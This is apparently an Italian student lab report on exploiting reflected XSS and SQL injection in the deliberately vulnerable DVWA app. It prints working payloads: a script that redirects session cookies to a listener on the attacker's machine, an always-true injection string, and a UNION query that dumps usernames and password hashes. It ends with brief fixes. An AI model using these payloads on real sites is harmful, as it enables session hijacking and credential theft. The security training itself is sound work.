CONSEGNA W13D4

Report: Analisi delle vulnerabilità XSS e SQL Injection su DVWA

Autore: Francesco D'Amora


Ambiente di test: Metasploitable + Kali Linux

Obiettivo: Comprendere e dimostrare come funzionano due vulnerabilità comuni nei siti web: XSS riflesso e SQL Injection.

1.Reflected Cross Site Scripting (XSS)


La vulnerabilità XSS riflessa si verifica quando un sito web prende un input dell'utente e lo mostra nella pagina senza controllarlo. Se l'input contiene codice JavaScript, questo può essere eseguito nel browser della vittima.

Abbiamo aperto DVWA, impostato la sicurezza su LOW, e inserito il nome "Francesco" Il sito ha mostrato il nome nella pagina, confermando che l'input viene riflesso.




Abbiamo provato a inserire <i>Francesco. Il nome è apparso in corsivo, segno che il sito esegue anche codice HTML.

Per verificare se il sito è vulnerabile vediamo se accetta ed esegue codice JavaScript inserito dall'utente. Se lo fosse, il browser eseguirà lo script e mostrerà un pop-up con la scritta.
Abbiamo inserito: "<script>alert('Hackerato')</script>"
Il browser ha mostrato un pop-up con la scritta "Hackerato". Questo conferma che il campo è vulnerabile.



Possiamo sfruttare questo metodo per farci inviare i cookie di sessione. Usando il prompt:
"<script>window.location='http://127.0.0.1:12345/?cookie='+document.cookie</script>"
Facciamo il redirect verso Kali Linux, raccogliendo i cookie della vittima.
Avviando sul terminale di kali il comando "-l -p 12345" mettiamo in ascolto sulla porta 12345 in caso di ricezione dati.




2. SQL Injection

La SQL Injection è una tecnica che permette di manipolare le query SQL di un sito web. Se il sito non controlla l'input, possiamo accedere a dati riservati.

Avviamo un test inserendo ID 1 e 2 nel campo "User ID". Il sito ha mostrato nome e cognome degli utenti.


Una condizione sempre vera è una tecnica usata nelle SQL Injection per forzare il database a ignorare i filtri e mostrare tutti i dati disponibili.
Nel nostro test abbiamo inserito:
1' OR '1'='1'
Questa stringa manipola la logica della query: invece di cercare un utente con ID specifico, dice al database di mostrare i risultati se l'ID corrisponde oppure se 1 è uguale a 1. Poiché l'espressione '1'='1' è sempre vera, il database considera la condizione valida per ogni riga e quindi non applica alcun filtro, restituendo tutti gli utenti.



La UNION query è una strategia utilizzata nelle SQL Injection per fondere i risultati di più interrogazioni e accedere a informazioni che normalmente il sito non dovrebbe mostrare. Questa tecnica consente di accodare una seconda richiesta SQL alla query principale, così da ottenere dati aggiuntivi, anche da tabelle differenti. Se l'applicazione web è vulnerabile, un attaccante può

inserire manualmente una seconda SELECT che recupera dati sensibili, come nomi utente o password, e unirla alla risposta originale. In questo modo, il sito visualizza informazioni riservate come se fossero parte della normale risposta.
Scriviamo dunque:
1' UNION SELECT null, null FROM users#

Poi abbiamo sostituito con:
1' UNION SELECT user, password FROM users#



Il sito ha mostrato username e password (in formato hash).

Abbiamo verificato che è possibile approfittare di alcune debolezze nei siti web, come XSS e SQL Injection, per:
Far eseguire comandi JavaScript direttamente nel browser dell'utente
Intercettare e inviare altrove i cookie di navigazione, che contengono informazioni di sessione
Visualizzare contenuti protetti o confidenziali memorizzati nel database, anche se non dovrebbero essere accessibili

Vulnerabilità	Soluzione consigliata
XSS Riflesso	Sanificare l'input prima di mostrarlo
SQL Injection	Usare query preparate e validare l'input